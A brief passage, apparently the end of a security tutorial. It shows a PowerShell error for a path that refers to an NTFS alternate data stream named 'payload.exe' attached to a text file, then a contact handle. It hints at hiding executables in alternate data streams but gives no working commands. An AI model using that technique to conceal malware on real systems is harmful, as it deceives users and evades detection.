get-item : Cannot find path 'C:\demo\text.txt:payload.exe' because it does not exist
```



Questions?  
@secure\_sean